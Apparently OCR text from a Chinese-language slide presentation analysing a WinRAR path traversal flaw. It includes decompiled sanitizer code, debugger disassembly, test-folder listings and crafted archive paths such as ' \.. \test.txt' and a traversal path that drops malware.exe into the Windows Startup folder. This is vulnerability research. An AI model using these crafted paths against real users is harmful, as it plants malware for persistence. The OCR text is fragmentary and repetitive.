
實際利用路徑穿越漏洞…


AppData
…
Programs
Startup
Docmunt
Download
解壓環境
惡意路徑：
\..\..\malware.exe

實際利用路徑穿越漏洞…



betan
Docmunt
Download
…
Programs
Startup
解壓環境
惡意路徑：
\..\..\AppData\malware.exe

實際利用路徑穿越漏洞…



惡意路徑：
\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\malware.exe

實際利用路徑穿越漏洞…



惡意路徑：
\..\..\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\malware.exe

解壓縮前：

```
PS C:\Users\betan\Desktop\WorkPlace\zip\測試環境> ls


    目錄: C:\Users\betan\Desktop\WorkPlace\zip\測試環境


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        2026/2/28  下午 04:46
```


WHY?

```
                                ktop\WorkPlace\zip\測試環境> ls


    目錄: C:\Users\betan\Desktop\WorkPlace\zip\測試環境


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        2026/2/28  下午 05:27                新增資料夾
-a----        2026/2/28  下午 04:32              4 test.txt
```

解壓縮前：

```
PS C:\Users\betan\Desktop\WorkPlace\zip\測試環境> ls

    目錄: C:\Users\bet

Mode                 L
----                 -
d-----        2026/2/28
```


```
ip\測試環境> ls

Place\zip\測試環境

Length Name
------ ----
d-----        2026/2/28   下午 05:27            新增資料夾
-a----        2026/2/28   下午 04:32          4 test.txt
```



好心辦壞事?

本意是為了處理不正確的路徑問題，但反而代碼存在漏洞，反而意外導致安全機制變成**漏洞成因**。

```
52      if ( *((_WORD *)v5 + v3 + 1) == '\\' || *((_WORD *)v5 + v3 + 1) == '/' )
53      {
54  LABEL_85:
55        v6 = a1 + 3;
56        if ( v2 >= 0 )
57        {
58          while ( 1 )
59          {
60            v7 = a1;
61            if ( *v6 >= 8u )
62              v7 = (_QWORD *)*a1;
63            if ( *((_WORD *)v7 + v3) != '.' )
64            {
65              v8 = a1;
66              if ( *v6 >= 8u )
67                v8 = (_QWORD *)*a1;
68              v4 = a1 + 3;
69              if ( *((_WORD *)v8 + v3) != ' ' )
70                break;
71            }
72            if ( !v2 )
73            {
74              v9 = a1;
75              if ( *v6 >= 8u )
```

好心辦壞事?

本意是為了處理不正確的路徑問題，但反而代碼存在漏洞，反而意外導致安全機制變成**漏洞成因**。

```
52        if ( *((_WORD *)v5 + v3 + 1) == '\\' || *((_WORD *)v5 + v3 + 1) == '/' )
53        {
54      LABEL_85:
55          v6 = a1 + 3;
56          if ( v2 >= 0 )
57          {
58            while ( 1 )
59            {
60              v7 = a1;
61              if ( *v6 >= 8u )
62                v7 = (_QWORD *)*a1;
63              if ( *((_WORD *)v7 + v3) != '.' )
64              {
65                v8 = a1;
66                if ( *v6 >= 8u )
67                  v8 = (_QWORD *)*a1;
68                v4 = a1 + 3;
69                if ( *((_WORD *)v8 + v3) != ' ' )
70                  break;
71              }
72              if ( !v2 )
73              {
74                v9 = a1;
75                if ( *v6 >= 8u )
```

條件確認後
呼叫移除空格


```
      if ( *((_WORD *)v13 + v3 - 2) == '\\'
        || *((_WORD *)v13 + v3 - 2) == '/'
        || v2 == 3 && (unsigned __int8)sub_
      {
        break;
      }
    }
  }
  remove_space(a1, (unsigned int)v2, 1u);
  --v3;
  if ( --v2 < 0 )
    goto LABEL_44;
```

條件確

呼叫移

```
) == '\\'
) == '/'
int8)sub_
2, 1u);
goto LABEL_44;
```

解壓大致流程：



壓縮檔

檢查是否存在非法路徑
(..\)，若存在則**刪除**

解壓大致流程：

壓縮檔

檢查是否存在非法路徑(..\)，若存在則**刪除**

檢查路徑是否存在空格，若存在則刪除

解壓大致流程：

壓縮檔

檢查是否存在非法路徑(..\)，若存在則**刪除**

檢查路徑是否存在空格，若存在則刪除

最終檔案

解壓大致流程：

檢查是否存在非法路徑(..\)，若存在則**刪除**

問題發生處:
刪除空格後沒又再去檢查路徑

檢查路徑是否存在空格，若存在則刪除

最終檔案

正常壓縮檔解壓：

內含
”..\test.txt”

..\被檢測到
剩下”test.txt”

正常通過
”test.txt”

test.txt


惡意壓縮檔解壓：

內含
” \.. \ test.txt”


沒有檢測到惡意內容
” \.. \ test.txt”


空格被檢測到
”\..\test.txt”

\..\test.txt
路徑穿越文件誕生


檔案(F) 檢視(V) 除錯(D) 追蹤(N) 外掛程式(P) 最愛(I) 選項(O) 幫助(H) Jan 25 2023 (TitanEngine)
CPU 日誌 筆記 中斷點 記憶體映射 呼叫堆疊 SEH鏈 腳本 符號 原始碼 引用 執行緒 Handles 追蹤
RIP
00007FF6364C3101 E8 2272F2FF call winrar.7FF6363EA328 patch space
00007FF6364C3106 49:FFCF dec r15
00007FF6364C3109 83EF 01 sub edi,1
00007FF6364C310C 78 16 js winrar.7FF6364C3124
00007FF6364C310E E9 E9FEFFFF jmp winrar.7FF6364C2FFC
00007FF6364C3113 48:8BC3 mov rax,rbx rax:L"C:\\Users\\Administrator\\Des
00007FF6364C3116 49:833E 08 cmp qword ptr ds:[r14],8
00007FF6364C311A 72 03 jb winrar.7FF6364C311F
00007FF6364C311C 48:8B03 mov rax,qword ptr ds:[rbx] rax:L"C:\\Users\\Administrator\\Des
00007FF6364C311F 6646:892478 mov word ptr ds:[rax+r15*2],r12w rax+r15*2:L" \\.. \\test.txt"
00007FF6364C3124 49:8BF6 mov rsi,r14
00007FF6364C3127 FFC7 inc edi
00007FF6364C3129 49:FFC7 inc r15
00007FF6364C312C 3B7B 10 cmp edi,dword ptr ds:[rbx+10]
00007FF6364C312F 0F8C 8AFEFFFF jl winrar.7FF6364C2FBF
00007FF6364C3135 EB 04 jmp winrar.7FF6364C313B
00007FF6364C3137 48:8D71 18 lea rsi,qword ptr ds:[rcx+18]
00007FF6364C313B 49:8BFD mov rdi,r13
00007FF6364C313E 4C:396B 10 cmp qword ptr ds:[rbx+10],r13
00007FF6364C3142 0F86 DB010000 jbe winrar.7FF6364C3323
00007FF6364C3148 41:B9 23000000 mov r9d,23 23:'#'
00007FF6364C314E 48:8BCE mov rcx,rsi rcx:&L"C:\\Users\\Administrator\\De
00007FF6364C3151 48:894D C0 mov qword ptr ss:[rbp-40],rcx [rbp-40]:&L"C:\\Users\\Administrat
00007FF6364C3155 48:85FF test rdi,rdi
00007FF6364C3158 74 28 je winrar.7FF6364C3182
00007FF6364C315A 48:8BC3 mov rax,rbx rax:L"C:\\Users\\Administrator\\Des
00007FF6364C315D 48:8D4B 18 lea rcx,qword ptr ds:[rbx+18] rcx:&L"C:\\Users\\Administrator\\De
00007FF6364C3161 48:894D C0 mov qword ptr ss:[rbp-40],rcx [rbp-40]:&L"C:\\Users\\Administrat
00007FF6364C3165 48:8339 08 cmp qword ptr ds:[rcx],8 [rcx]:L"C:\\Users\\Administrator\\D
00007FF6364C3169 72 03 jb winrar.7FF6364C316E
00007FF6364C316B 48:8B03 mov rax,qword ptr ds:[rbx] rax:L"C:\\Users\\Administrator\\Des
00007FF6364C316E 66:837C78 FE 5C cmp word ptr ds:[rax+rdi*2-2],5C rax+rdi*2-2:L"\\ \\.. \\test.txt",
00007FF6364C3174 74 0C je winrar.7FF6364C3182
00007FF6364C3176 66:837C78 FE 2F cmp word ptr ds:[rax+rdi*2-2],2F rax+rdi*2-2:L"\\ \\.. \\test.txt",
00007FF6364C317C 0F85 94010000 jne winrar.7FF6364C3316
00007FF6364C3182 48:8BC3 mov rax,rbx rax:L"C:\\Users\\Administrator\\Des
隱藏 FPU
